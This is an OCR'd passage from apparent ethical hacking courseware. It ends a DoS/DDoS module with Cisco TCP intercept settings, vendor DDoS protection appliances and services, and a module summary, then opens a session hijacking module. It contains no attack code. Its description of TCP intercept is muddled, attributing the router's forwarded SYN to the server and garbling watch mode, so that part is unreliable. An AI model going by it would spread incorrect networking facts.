
In the active intercept mode, the Cisco IOS software actively intercepts all inbound connection requests (SYN) and replies with a SYN-ACK on behalf of the server, following which it waits for an acknowledge (ACK) from the client. On receiving the ACK from the client, the server sends the original SYN, and the software makes a three-way handshake with the server. Once the three-way handshake is complete, the two half connections are linked.

In the passive watch mode, the user sends connection requests that pass through the server, but they need to wait until the connection is established. If connection requests fail to establish within 30 s, the software sends a reset request to the server to clear its state.

Below table presents the command to set the TCP intercept mode in the global configuration mode.

Command	Purpose
`ip tcp intercept mode {intercept | watch}`	Set the TCP intercept mode

Table 10.2: Command to set the TCP intercept mode in the global configuration mode



Advanced DDoS Protection Appliances

FortiDDoS 200F, 1500E, 1500E-DC, 1500F, 2000E, 2000E-DC, and VM04/08/16

Advanced DDoS Protection Appliances

The following are examples for appliances that provide advanced protection against DDoS attacks.

- **FortiDDoS 200F, 1500E, 1500E-DC, 1500F, 2000E, 2000E-DC, and VM04/08/16**

  Source: *https://www.fortinet.com*

  FortiDDoS is massively parallel machine-learning architecture that delivers the most advanced and lowest-latency DDoS attack mitigation without the performance compromises normally associated with CPU-based systems. FortiDDoS inspects both inbound and outbound Layer 3, 4, and 7 packets to the smallest sizes, resulting in the fastest and most accurate detection and mitigation.

Figure 10.35: FortiDDoS-1200B

- **DDoS Protector**

  Source: *https://www.checkpoint.com*

  Check Point DDoS Protector blocks DDoS attacks with multi-layered protection. Its advantages are listed as follows:

  - Blocks a wide range of attacks with customized multi-layered protection
    - Behavioral protection base-lining multiple elements and blocking abnormal traffic
    - Automatically generated and predefined signatures
    - Use of advanced challenge/response techniques
  - Fast response time to protect against attacks within seconds
    - Automatically defends against network flood and application layer attacks
    - Customized protection optimized to meet the security needs of a specific network environment
    - Quickly filters traffic before it reaches the firewall to protect networks and servers as well as block exploits
  - Flexible deployment options to protect any business
  - Integrated with Check Point Security Management

Check Point

Figure 10.36: DDoS Protector

- **Terabit DDoS Protection System**

  Source: *https://terabitsecurity.com*

  Terabit DDoS Protection System (DPS) is a solution for the detection and subsequent treatment of DDoS attacks. Terabit DPS helps ensure the maximum availability of a network and eliminates any disruptions caused by DoS/DDoS attacks. It can be used for large networks of bandwidth up to 1 Tbps. It can also provide protection for bandwidth up to 6.4 Tbps.



Figure 10.37: Terabit DPS appliance

- **A10 Thunder TPS**

  Source: *https://a10networks.optrics.com*

  A10 Thunder Threat Protection System (TPS) ensures reliable access to key network services by detecting and blocking external threats such as DDoS and other cyber-attacks before they escalate into costly service outages. Its features are listed as follows:

  - Maintain service availability
  - Defeat growing attacks
  - Scalable protection
  - Reduce security OpEx

DoS/DDoS Protection Tools

- **Anti DDoS Guardian**

  Source: *https://beethink.com*

  Anti DDoS Guardian is a DDoS attack protection tool. It protects IIS servers, Apache serves, game servers, Camfrog servers, mail servers, FTP servers, VOIP PBX, SIP servers, and other similar systems. Anti DDoS Guardian monitors each incoming and outgoing packet in real time. It displays the local address, remote address, and other information of each network flow. Anti DDoS Guardian limits network flow number, client bandwidth, client concurrent TCP connection number, and TCP connection rate. It also limits the UDP bandwidth, UDP connection rate, and UDP packet rate.

DoS/DDoS Protection Services

- **Akamai DDoS Protection**

  Source: *https://www.akamai.com*

  Akamai provides DDoS protection for enterprises regularly targeted by DDoS attacks. Listed below are various Akamai DDoS protection solutions:

  - **App & API Protector:** Instantly drop network-layer DDoS attacks. Respond to application-layer attacks within seconds.
  - **Prolexic:** Apply DDoS mitigation policies consistently, regardless of where applications are hosted.
  - **Web Application Protector:** Automatically inspect JSON & XML requests for malicious payloads.
  - **Edge DNS:** Rely on highly secure DNS for nonstop availability of web apps and APIs.

Module Summary

- ❑ In this module, we have discussed the following:
  - ➢ Concepts of denial-of-service (DoS) and distributed denial-of-service (DDoS) attacks
  - ➢ Concept of botnets along with the botnet ecosystem
  - ➢ Various types of DoS/DDoS attacks
  - ➢ Various DoS/DDoS attack tools
  - ➢ A detailed DDoS case study, namely, the DDoS Attack on Microsoft Azure
  - ➢ We concluded with a detailed discussion on various countermeasures that are to be employed to prevent DoS/DDoS attacks along with various hardware and software DoS/DDoS protection tools
- ❑ In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform session hijacking to steal a valid session ID


Module Summary

In this module, we discussed concepts related to denial-of-service (DoS) and distributed denial-of-service (DDoS) attacks. We also discussed concepts related to botnets along with the botnet ecosystem. Moreover, we illustrated various DoS/DDoS attack tools and also discussed various types of DoS/DDoS attacks. Further, a detailed case study of a DDoS attack on Microsoft Azure was presented. We concluded with a detailed discussion on various countermeasures to prevent DoS/DDoS attacks, along with various hardware and software DoS/DDoS protection tools.

In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen testers, perform session hijacking to steal a valid session ID.

MODULE 11

SESSION HIJACKING



EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.

LEARNING OBJECTIVES

